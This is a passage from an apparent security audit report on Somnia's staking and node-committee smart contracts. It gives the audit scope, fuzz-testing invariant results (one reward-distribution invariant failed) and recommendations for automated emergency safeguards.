
Potential Risks

The "Potential Risks" section identifies issues that are not direct security vulnerabilities but could still affect the project's performance, reliability, or user trust. These risks arise from design choices, architectural decisions, or operational practices that, while not immediately exploitable, may lead to problems under certain conditions. Additionally, potential risks can impact the quality of the audit itself, as they may involve external factors or components beyond the scope of the audit, leading to incomplete assessments or oversight of key areas. This section aims to provide a broader perspective on factors that could affect the project's long-term security, functionality, and the comprehensiveness of the audit findings.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope Details	
Repository	https://github.com/somnia-chain__somnia-protocol
Initial commit	35a4ea285813c94b38297afdf9f9ad28518b5b22
Remediation commit	d0f353dff8bb36143cfae9fbf18c2d6ff701708a
Whitepaper	N/A
Requirements	N/A
Technical Requirements	N/A

Asset	Type
NodeCommittee.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]	Smart Contract
NodeCommitteeProxy.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]	Smart Contract
SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]	Smart Contract
SomniaStakingProxy.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]	Smart Contract

Appendix 3. Additional Valuables

Verification of System Invariants

During the audit of Somnia / Somnia-Contracts, Hacken followed its methodology by performing fuzz-testing on the project's main functions. [Foundry](#), a tool used for fuzz-testing, was employed to check how the protocol behaves under various inputs. Due to the complex and dynamic interactions within the protocol, unexpected edge cases might arise. Therefore, it was important to use fuzz-testing to ensure that several system invariants hold true in all situations.

Fuzz-testing allows the input of many random data points into the system, helping to identify issues that regular testing might miss. A specific Echidna fuzzing suite was prepared for this task, and throughout the assessment, 7 invariants were tested over 500,000 runs each. This thorough testing ensured that the system works correctly even with unexpected or unusual inputs.

Invariant	Test Result	Run Count
Stake and Join Committee with Random Stake Amount	Passed	500,000
Stake and Join Committee with Random Stake Amount (Second Call)	Passed	500,000
Delegate Stake with Random Delegation Amount	Passed	500,000
Redelegate Stake with Two Random Delegation Amounts	Passed	500,000
Delegate Stake with Two Users and Random Amounts	Passed	500,000
Undelegate Stake with Random Undelegation Amount	Passed	500,000
Reward Distribution with Random Epoch Reward	Failed	500,000

Additional Recommendations

The smart contracts in the scope of this audit could benefit from the introduction of automatic emergency actions for critical activities, such as unauthorized operations like ownership changes or proxy upgrades, as well as unexpected fund manipulations, including large withdrawals or minting events. Adding such mechanisms would enable the protocol to react automatically to unusual activity, ensuring that the contract remains secure and functions as intended.

To improve functionality, these emergency actions could be designed to trigger under specific conditions, such as:

- Detecting changes to ownership or critical permissions.
- Monitoring large or unexpected transactions and minting events.
- Pausing operations when irregularities are identified.

These enhancements would provide an added layer of security, making the contract more robust and better equipped to handle unexpected situations while maintaining smooth operations.